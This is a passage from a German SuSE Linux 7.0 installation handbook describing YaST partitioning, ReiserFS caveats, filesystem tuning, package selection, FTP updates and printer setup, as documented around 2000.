**‘reiserfs’** – ReiserFS ist ein Dateisystem der nächsten Generation. Zur Zeit (Juli 2000) gilt dies Dateisystem noch als jung – es wird aber bereits an zahlreichen Stellen eingesetzt (u. a. auf einigen unserer internen Systeme). Beachten Sie bitte unbedingt die Hinweise in `/usr/share/doc/packages/reiserfs/README`.

In enger Zusammenarbeit mit SuSE hat die Entwicklergruppe um HANS REISER und CHRIS MASON das hochperformante ReiserFS nunmehr zu einem „Journaling Filesystem“ erweitert. Durch Journaling wird sichergestellt, dass auch bei großen Servern eine Überprüfung des Dateisystems (engl. *filesystem check*) innerhalb weniger Sekunden durchgeführt werden kann.

#### Achtung



Bitte benutzen Sie ReiserFS *nicht* zusammen mit Software-RAID 5 und beachten Sie überhaupt, dass Software-RAID 5 nicht für wichtige Daten verwendet werden soll. Bei Hardware-RAID gibt es keine Einschränkungen. Eine ReiserFS-Partition muss z. Z. mindestens 34 MB groß sein.

Um Probleme auszuschließen, legen Sie bitte eine separate `/boot`-Partition mit dem `ext2`-Dateisystem an, und installieren Sie dort LILO. Dies ist die SuSE Linux-Standardkonfiguration.

Folgende Hinweise sind z. Z. zu beachten, wenn Sie ReiserFS für einen NFS-Server einsetzen möchten:

- Der `knfsd` funktioniert generell, nur beim extensiven Umbenennen von Spezialdateien („device files“, „named pipes“) über NFS über verschiedene Verzeichnisse hinweg kann es zu Problemen kommen.
- Der `unfsd` funktioniert zuverlässig, wenn das entsprechende Dateisystem mit der Option `no_cross_mounts` exportiert wird oder wenn der `unfsd` gleich mit `--no-cross-mounts` gestartet wird.
- Das Exportieren von ganzen Dateisystembäumen (möglich mit `unfsd`) funktioniert nicht zuverlässig mit ReiserFS.

Die Utilities zum ReiserFS sind in dem Paket `reiserfs`, Serie a enthalten; allerdings ist **reiserfsck** noch nicht in der Lage, jedes Dateisystem wieder benutzbar zu machen.

Aktuelle Informationen unter:

<http://devlinux.com/projects/reiserfs/>

#### Mountpoint


Mit **F4** können Sie festlegen, an welche Stelle des Verzeichnisbaumes die entsprechende Partition gemountet werden soll.

Sie *müssen* für eine Partition das Root-Verzeichnis (/) vergeben. Etwaige DOS/Windows-Partitionen können Sie auf entsprechende Verzeichnisnamen mounten lassen, wo Sie sie später leicht finden können, beispielsweise `/dosd` für Ihre erste DOS-Partition und `/dosd` für Ihre zweite usw.

#### Achtung

Beachten Sie, dass Sie alle Mountpoints mit absoluten Pfaden eingeben müssen und dass die Verzeichnisnamen keine Sonderzeichen enthalten dürfen!

Keinesfalls dürfen Sie die Verzeichnisse `/etc`, `/bin`, `/sbin`, `/lib` und `/dev` auf eigene Partitionen legen, da sie unter anderem die Kommandos enthalten, die beim Booten zum Mounten der übrigen Dateisysteme benötigt werden!



Eine Besonderheit gilt für DOS/Windows-Partitionen! Diese können auf drei verschiedene Arten in den Verzeichnisbaum eingebunden werden.

- Einmal als „normale“ **DOS**-Partition (= `msdos`), wobei alle Beschränkungen des DOS-Dateisystems gelten,
- als **FAT-win95** (= `vfat`), dann sind lange Dateinamen möglich und
- zum dritten als so genannte **UMSDOS**-Partition, was auch das Verwenden von langen Dateinamen auf „normalen“ DOS-Partitionen gestattet. Dieser Typ wird aber nur benötigt, wenn Sie auf der DOS-Partition Linux-Dateien ablegen wollen; dies ist nicht sehr effizient, wenn Sie die DOS-Partition nur zum Datenaustausch benötigen. Wenn immer möglich, *vermeiden* Sie **UMSDOS**!

#### Expertenmenü für Feineinstellungen der Dateisysteme

Hier im Expertenmenü (Abbildung 3.11) können Feineinstellungen vorgenommen werden.

Die **Inode**-Dichte gibt an, welche durchschnittliche Dateigröße für eine Partition erwartet wird. Die Anzahl der Inodes bestimmt, wie viele Dateien auf einer Partition angelegt werden können. Ist diese Zahl zu klein, kann es vorkommen,




Abbildung 3.11: Expertenmenü für Einstellung der Dateisysteme

dass eine Partition als voll gilt, obwohl durchaus noch Blöcke auf dieser Partition frei sind.

Wird zum Beispiel ein Wert von 4096 Bytes pro Inode gewählt, bedeutet dies, dass im Schnitt alle Dateien 4 KB groß sein sollten. Werden auf solch einer Partition ausschließlich Dateien mit einer Größe von nur einem Kilobyte angelegt, so kann nur ein Viertel der Platte verwendet werden, da das Dateisystem dann als voll gilt.

Ein Inode für 4 KB hat sich als guter Standardwert erwiesen (mehr Inodes pro Partition bedeutet natürlich weniger Netto-Datenplatz, da die Inode-Tabellen ebenfalls gespeichert werden müssen). Soll eine Partition als Spool-Bereich z. B. für Netnews verwendet werden, so sollte ein Wert von 2048 Byte pro Inode gewählt werden, da die einzelnen Artikel typischerweise sehr kleine Dateien sind. Ein weiterer Grund für eine hohe Anzahl von Inodes ist die Integration des *Live-Systems*. Hierbei werden etwa 40.000 Dateien durch symbolische Links in das Dateisystem eingebunden, die jeweils eine Inode benötigen.

Die Festlegung der *Blockgröße* beeinflusst die Dauer einer Überprüfung des Dateisystems (engl. *filesystem check*); die Dauer steigt exponentiell mit der reziproken Blockgröße. Eine langwierige Überprüfung ist überaus unerfreulich. Vorschlag für die Blockgröße: 1024 (= 1 KB) für Partitionen von 1 GB Größe, 4096 (= 4 KB) bei 4 GB.

Weiterhin geschieht hier die Festlegung, unter welchen Bedingungen eine Überprüfung des Dateisystems (engl. *filesystem check*) durchgeführt werden soll; die Häufigkeit des Mountens kann berücksichtigt werden.

Angabe des für 'root' reservierten Bereichs. Für 'root' sollte man immer dann einen Bereich reservieren, wenn Partitionen gemeinsam von System-Programmen und regulären Benutzern verwendet werden. Eine separate /home-Partition muss nicht zwingend Platz für 'root' zur Verfügung stellen.

Das *Verhalten bei Fehlern* kann angegeben werden. Wenn ein Fehler im Datei-

system auftritt, kann der Betrieb normal weitergehen (`continue`), es kann die Partition nur lesbar umgemountet werden (`remount-ro`) oder es kann das komplette System sofort angehalten werden (`panic`). Die geeignete Option ist in Hinblick auf die Verwendung des Systems zu wählen. Ändern Sie die Voreinstellung `continue` nur dann, wenn Sie wissen, was Sie tun!

### Formatieren der Partitionen

Mit **F6** können Sie festlegen, ob und wie die Partitionen formatiert werden sollen. Bei modernen fabrikneuen Platten ist es nicht nötig, während des Formatierens ein Prüfen auf schlechte Sektoren durchführen zu lassen; Sie können dies sicherheitshalber dennoch angeben. Das Formatieren dauert in diesem Fall erheblich länger.

### Einlesen der `fstab`-Datei

Durch Drücken von **F7** können Sie eine bereits existierende Datei `fstab` einlesen. Es werden auch diejenigen Einträge der `fstab` angezeigt, die nicht zu Dateisystemen der Festplatte gehören (`swap`, `proc`, `nfs-mount`, `CD-ROM`-Einträge etc). Diese sind grau hinterlegt und können nicht verändert werden. Beim Abspeichern der `fstab` bleiben sie aber erhalten.

Dieses Feature wird benötigt, wenn Sie ein Update des Basissystems durchführen möchten (vgl. Abschnitt 15.1.3 auf Seite 462); YaST muss in einem solchen Fall wissen, auf welche Partitionen sich das System verteilt. Es ist ja auch ohne weiteres möglich, mehrere Versionen von Linux parallel auf einem Rechner zu halten.

### 3.3.11 Logical Volume Manager konfigurieren

Informationen zur Konfiguration des „Logical Volume Manager“ (LVM) finden Sie im offiziellen LVM-Howto:

<http://linux.msede.com/lvm/>

### 3.3.12 Installation in ein Verzeichnis

Sie können mit YaST im laufenden System auch die komplette Installation in ein Verzeichnis erfolgen lassen. So ist es beispielsweise möglich, einen anderen Rechner über NFS upzudaten, eine „chroot-Umgebung“ aufzubauen oder aus dem laufenden System eine Linux-Installation auf eine zweite Platte vorzunehmen.

Dieser Installationsmodus ist nur für *Spezialfälle* vorgesehen. Sollten unter dem angegebenen Verzeichnis bestimmte *Devices* gemountet sein, müssen Sie das selbst erledigen, bevor Sie mit dieser Methode installieren.

Insbesondere müssen Sie selbst für die Bootfähigkeit des installierten Systems sorgen. Wahrscheinlich sind auch Änderungen an der von YaST erstellten `fstab`-Datei im neu installierten System notwendig.





Haben Sie bereits ein System installiert, so ist darauf zu achten, dass beim Laden einer anderen Konfiguration solche Pakete, die nicht zu der geladenen Konfiguration gehören, aber bereits installiert wurden, zum Löschen markiert werden. Möchten Sie jedoch alle diese Pakete behalten, so geben Sie einfach, nachdem Sie den Menüpunkt ‘Installation starten’ angewählt haben, bei der Sicherheitsabfrage, ob Sie diese Pakete löschen wollen, ein **Nein** an. Ansonsten müssen Sie einzeln die mit ‘[D]’ zum Löschen markierten Pakete wieder deselektieren (dort sollte dann wieder ‘[i]’ stehen).

3.4.2 Konfiguration speichern

Hier können Sie Ihre eigene Konfiguration abspeichern. Wenn YaST von Diskette gestartet wurde, wird diese Diskette verwendet, um die Konfigurationen zu sichern. Haben Sie direkt von der CD gebootet, werden Sie aufgefordert, eine formatierte Diskette einzulegen, auf die die Daten abgespeichert werden können.

3.4.3 Konfiguration ändern/erstellen

Durch Anwahl dieses Punktes gelangen Sie in den Auswahleditor (Abbildung 3.13 auf der nächsten Seite), der es Ihnen gestattet, den Umfang der Installation frei zu bestimmen, bzw. eine vorgefertigte geladene Konfiguration (vgl. Abschnitt 3.4.1 auf der vorherigen Seite) zu verändern. Mit diesem Punkt haben Sie nach der Installation auch die Möglichkeit, bereits installierte Pakete wieder zu entfernen.




Abbildung 3.13: Serien-Auswahl in YaST

Sie können sich mit den Cursortasten **↑** und **↓** sowie durch **Bild ↑** und **Bild ↓** in der Auswahlliste bewegen und mit **↵** eine Serie zur weiteren Bearbeitung auswählen.

Im unteren Fenster wird über den belegten Festplattenplatz Auskunft gegeben.




Abbildung 3.14: Pakete in YaST umsortieren

Mit (F4) ist es möglich, als Alternative zur Serienauswahl eine andere Gruppierung der Pakete anzuwählen (Abbildung 3.14 auf Seite 108); derzeit gibt es neben 'Serien' die Variante 'Alle Pakete' – dort verstecken sich die alte Serie ALL sowie die Serie Quellen.

Sie können eine Auswahl, z. B. die Serienauswahl, mit (F10) verlassen, um so in das übergeordnete Konfigurationsmenü zurückzugelangen.

Wenn Sie auf einer der Serien (↵) drücken, gelangen Sie in die Paketauswahl der entsprechenden Serie (Abbildung 3.15 auf Seite 109 zeigt z. B. den Inhalt der Serie a). Falls Sie zuvor eine Konfiguration geladen hatten, sind die bereits selektierten Pakete durch ein Kreuz gekennzeichnet. Im rechten Fenster erhalten Sie Informationen darüber, wie viel Platz die gegenwärtige Konfiguration auf Ihren einzelnen Partitionen belegen würde.

Hier erhalten Sie im unteren Fenster jeweils eine kurze Beschreibung des Paketes angezeigt, auf dem sich momentan der Auswahlcursor befindet. Im rechten Fenster sehen Sie, wie der momentane Platzbedarf auf Ihren Partitionen ist. Diese Werte werden ständig aktualisiert, wenn Sie ein Paket an- oder abwählen.

In einigen Fällen reicht der verfügbare Platz zur Anzeige der Paketinformationen oder der Partitionsinformationen nicht aus. Dann können Sie durch Drücken von (F2) bzw. (F3) das untere bzw. rechte Fenster „zoomen“ und die Informationen in einer eigenen Box genauer betrachten.

Vor dem Paketnamen wird der jeweilige momentane Status angezeigt:

- '[ ]' kennzeichnet ein nicht installiertes Paket
- '[X]' kennzeichnet ein zur Installation vorgesehenes Paket
- '[i]' kennzeichnet ein installiertes Paket
- '[D]' kennzeichnet ein zu löschendes Paket




Abbildung 3.15: Auswahl der Pakete, Serie a1 (Basissystem)

'[R]' kennzeichnet ein zu auszutauschendes Paket

Mit (↔) kann zwischen dem Zustand '[ ]' und '[X]' bzw. zwischen '[i]', '[R]' und '[D]' umgeschaltet werden. Mit (↑ Umschalt) + (A) lässt sich der Zustand global für alle Pakete einer Serie ändern.

(F6) veranlasst, dass auch das jeweilige Quellpaket installiert wird; zu Quellpaketen vgl. auch Abschnitt 15.3.3 auf Seite 479. Wenn Sie in dieser Auswahl (F10) drücken, gelangen Sie zur Serienauswahl zurück. Möchten Sie die Paketauswahl verlassen, ohne dass Ihre Änderungen übernommen werden, so drücken Sie einfach (Esc).

Sollten Sie im Verlauf der Konfiguration feststellen, dass Ihr vorgesehener Plattenplatz nicht für die von Ihnen gewünschte Installation ausreicht oder eine andere Aufteilung der Platte erforderlich ist, so können Sie jederzeit eine Umpartitionierung Ihrer Festplatte vornehmen. Die eigentliche Partitionierung der Platte findet erst beim Verlassen des ersten Laufes von YaST statt.

Sollte YaST von Diskette laufen, installieren Sie zuerst eine absolute Minimalkonfiguration, booten danach Ihr Linux und installieren Sie die restlichen Pakete nach. Dennoch können Sie bereits in dieser ersten Phase probierhalber alle von Ihnen gewünschten Pakete anwählen, um den Platzbedarf Ihrer Wunsch-Konfiguration zu ermitteln.

### 3.4.4 Was wäre wenn...

YaST kann auch zum Deinstallieren von Paketen eingesetzt werden. Daher gibt es diesen Menüpunkt, mit dem Sie sich vergewissern können, dass Sie keine Dateien löschen, die für den Betrieb des Systems unbedingt erforderlich sind.

### 3.4.5 Installation starten

Diese Option startet die eigentliche Installation. Alle von Ihnen ausgewählten Pakete werden vom Installationsmedium gelesen, dekomprimiert und auf die Zielpartitionen geschrieben.

Sollten Sie im gegenwärtigen Lauf von YaST die Partitionierung Ihrer Festplatte verändert haben, so ist die Installation natürlich noch nicht möglich, da nach einem Ändern der Partitionierungsdaten der Rechner gebootet werden muss. Außerdem wurden die veränderten Daten noch gar nicht in die Partitionstabelle geschrieben. Dies geschieht erst beim Verlassen von YaST.

Während der Installation werden in das untere Fenster eventuelle Fehler- und Statusmeldungen ausgegeben. In der obersten Zeile informiert Sie YaST darüber, welches Paket gerade installiert wird.

Nachdem die Installation beendet ist, können Sie mit (Tab) in das Protokollfenster wechseln und zurückscrollen, um eventuelle Fehlermeldungen zu analysieren.

### 3.4.6 Paket-Abhängigkeiten überprüfen

YaST überprüft die Abhängigkeiten der bereits installierten Pakete und der Pakete, die zur Installation ausgewählt sind abzüglich der zu löschenden Pakete - oder anders ausgedrückt: der Pakete, die installiert wären, wenn Sie bereits 'Installation starten' ausgewählt hätten.

Folgende Arten von Abhängigkeit gibt es:

- AND      Wenn das Paket installiert wird, sollten alle anderen Pakete auch installiert werden (bzw. bereits installiert sein). Beispiel: Wenn man einen Compiler installiert, braucht man auch die Include-Dateien und die Libs.
- OR        Wenn das Paket installiert wird, sollte mindestens eines der angegebenen Pakete auch installiert werden (bzw. sein).
- EXCL     Wenn das Paket installiert wird, sollte keines der angegebenen Pakete installiert werden (bzw. sein).

Tabelle 3.1: Abhängigkeiten zwischen Paketen

Die gefundenen Paketabhängigkeiten werden schließlich in einer Liste angezeigt.

### 3.4.7 Index aller Serien und Pakete

Hier wird einfach eine Liste aller Pakete auf der CD angezeigt. Die mit '\*' gekennzeichneten Pakete sind bereits installiert bzw. zur Installation selektiert. Diese Funktion ist sehr nützlich, um sich schnell einen Überblick zu verschaffen.

### 3.4.8 Paketauskunft

Ab und an möchte man gerne einmal wissen, wo die tolle Datei, von der man in der Computerzeitschrift gelesen hat, auf der SuSE Linux-CD versteckt ist.

Um einfach und (relativ) schnell nach Dateien und Paketen sowohl auf der SuSE Linux-CD als auch im installierten System suchen zu können, gibt es die Paketauskunft, in deren Maske Sie einfach den zu suchenden Dateinamen angeben, und YaST durchsucht daraufhin das angegebene Medium nach dieser Datei und listet die gefundenen Stellen auf.

### 3.4.9 Pakete einspielen

Wählen Sie diesen Menüpunkt aus, wenn Sie beliebige Pakete „einspielen“ wollen, z. B. korrigierte oder neuere Versionen, die wir auf dem FTP-Server [ftp.suse.com](http://ftp.suse.com) bereithalten, aber auch Pakete, die Sie vielleicht selbst gebaut oder sich aus anderer Quelle besorgt haben. Unterstützt werden komprimierte Tar-Archive (.tgz) und RPM-Pakete (.rpm, .spm und .src.rpm) sowie spezielle Patch-Pakete (.pat), die wir gegebenenfalls auf unserem FTP-Server bereitstellen.

Der Installationsvorgang besteht aus 3 Schritten (eine ausführliche Anleitung kann mit **F1** angezeigt werden):

- Auswahl der Installationsquelle
- Auswahl aus den dort angebotenen Paketen
- Installation der Pakete

Unter dem Menüpunkt ‘Quelle:’ erhalten Sie mit **↔** eine Auswahlliste möglicher Installationsquellen: ‘Verzeichnis’, ‘FTP’, ‘Quellmedium’ und ‘Floppy’. Ändern Sie gegebenenfalls den voreingestellten Pfad (Verzeichnis/FTP) und bestätigen Sie mit **↔**. YaST baut nun eine Liste der dort verfügbaren Pakete auf. Mit ‘FTP’ ist es also möglich, direkt aus dem Internet heraus zu installieren. Gehen Sie zu der Adresse:

```
ftp.suse.com:/pub/suse/i386/update/7.0
```

(vgl. Abbildung 3.16 auf der nächsten Seite). Bislang ist es nicht möglich, Pakete über einen „Proxy“ einzuspielen; Sie benötigen *direkten* Zugriff auf den jeweiligen FTP-Server.



#### Tipp

Falls Sie eine Meldung wie "530 User ftp access denied." erhalten, bedeutet das wahrscheinlich, dass nur zeitweilig kein FTP-Login möglich ist, da zu viele User bereits eingeloggt sind. Versuchen Sie es später noch einmal.




Abbildung 3.16: Pakete einspielen via FTP

Arbeiten Sie sich bis zu dem `rpm`-Paket vor, das Sie installieren wollen; wie gewohnt, mit (Leertaste) ankreuzen und dann mit (F10) installieren. Das jeweilige Paket wird zudem in `Verzeichnis /tmp/ftp<prozeßnummer>` abgelegt, so dass – falls etwas schief geht – das Paket per Hand nachinstalliert werden kann (vgl. Abschnitt 15.3.1 auf Seite 474).

### 3.4.10 Pakete löschen

Wenn Sie diesen Menüpunkt auswählen, zeigt Ihnen YaST eine Liste aller Pakete, die in Ihrem System installiert sind. Dabei werden auch fremde Pakete angezeigt. Unter „fremden Paketen“ sind dabei solche Pakete zu verstehen, die nicht auf der SuSE-CD enthalten sind. Bei solchen Paketen kann YaST kein Update durchführen; auch die Abhängigkeiten der Pakete untereinander kann YaST dann nicht überprüfen.

Am einfachsten ist es, wenn Sie solche Pakete durch die entsprechenden Pakete der SuSE-CDs ersetzen. Dazu wählen Sie in der angezeigten Liste die betreffenden Pakete aus. Mit (F2) wird eine kurze Beschreibung des fremden Paketes angezeigt, da es für diese Pakete keine ausführlichen Beschreibungsdateien gibt. (F10) löscht die Pakete.

Danach können Sie die entsprechenden Pakete von der CD neu installieren.

### 3.5 System updaten

Den Menüpunkt ‘System updaten’ sollten Sie nur dann verwenden, wenn Ihr Basissystem aktuell genug, also zum Quellmedium passend ist. YaST wird Ihnen dies im Zweifelsfall unmissverständlich mitteilen.

Ein System-Update leiten Sie so ein, wie in Kapitel 15 auf Seite 461 beschrieben; einzelne Pakete erneuern Sie mit YaST gemäß Abschnitt 3.4.9 auf Seite 110.

### 3.6 Administration des Systems

Neben der reinen Installation unterstützt Sie YaST auch bei den verschiedenen Verwaltungsaufgaben, mit denen Sie als frischgebackener *Systemadministrator* konfrontiert werden.

Nachdem die eigentliche Installation beendet ist – also die Pakete auf die Festplatte kopiert wurden –, müssen eine ganze Reihe von Einstellungen vorgenommen werden, um das System Ihren Erfordernissen anzupassen: Hardware einbinden, Netzwerkdienste konfigurieren und aktivieren, Benutzer anlegen, das Startverhalten des SuSE Linux bestimmen etc.




Abbildung 3.17: Administration des Systems

Sie gelangen in die Systemadministration, indem Sie im Hauptmenü von YaST (vgl. Abbildung 3.1 auf Seite 92) den Punkt ‘Administration des Systems’ wählen (Abbildung 3.17).

#### 3.6.1 Hardware in System integrieren

Hier können Sie die von Ihnen verwendete Hardware näher spezifizieren. In den meisten Fällen wird ein *symbolischer Link* (*Link*) von einem Standardgerät



auf das speziell von Ihnen verwendete angelegt, so dass Sie jederzeit auf die entsprechende Hardware zugreifen können, ohne sich den genauen Namen der entsprechenden Komponente merken zu müssen.




Abbildung 3.18: Hardwarekonfiguration

Das Einstellen von Maus, Modem, Scanner, Netzwerkkarte und CD-ROM-Laufwerk ist sehr einfach – folgen Sie den Menüs ; – )

Deutlich anspruchsvoller ist dagegen die Druckerkonfiguration, die im Abschnitt 3.6.1 vorgeführt wird.

### Drucker konfigurieren

Das Ansprechen eines Druckers unter Linux ist ein komplexer Vorgang; der technische Hintergrund ist in Kapitel 12 auf Seite 381 ausführlich beschrieben.

YaST bietet eine Möglichkeit, den `apsfilter` komfortabel für den von Ihnen verwendeten Drucker einzurichten (Abbildung 3.19 auf der nächsten Seite):

Unter dem Punkt 'Name des Druckers' wird eine Auswahl der von Ghostscript unterstützten Drucker angezeigt. Sie können aus dieser Liste einen Treiber für Ihren Drucker auswählen. Sollte ein Ghostscript-„Treiber“ nicht angezeigt werden, können Sie diesen gleichwohl über die Menüpunkte 'Anderer Drucker' und dann '<Benutzerdefiniert>' von Hand eintragen. Die Konfiguration des `uniprint`-Treibers mit der jeweiligen „Parameter-Datei“ ist mit YaST2 oder `lprsetup` durchzuführen; vgl. Abschnitt 12.5 auf Seite 392.

Normalerweise sind Drucker an eine parallele Schnittstelle (Druckerport, auch „Parport“) oder USB angeschlossen. In allermeisten Fällen wird `/dev/lp0` die richtige Schnittstelle sein – dann nämlich, wenn der Drucker an der ersten parallelen Schnittstelle hängt.




Abbildung 3.19: apsfilter mit YaST einrichten



**Tipp**

Wenn Ihr Drucker nicht druckt, stellen Sie im Zweifelsfall zunächst im BIOS für die parallele Schnittstelle folgende Werte ein:

- IO-Adresse 378 (hexadezimal)
- Interrupt 7
- als Modus: Normal (oder SPP)
- und schalten Sie DMA ab (sollte im Modus Normal abgeschaltet sein)

Dies sind die gängigen Standardwerte.

**3.6.2 Kernel- und Bootkonfiguration**

Hier können Sie grundlegende Einstellungen vornehmen, die das Booten Ihres Systems und den verwendeten Kernel betreffen.

**‘Boot-Kernel auswählen’**

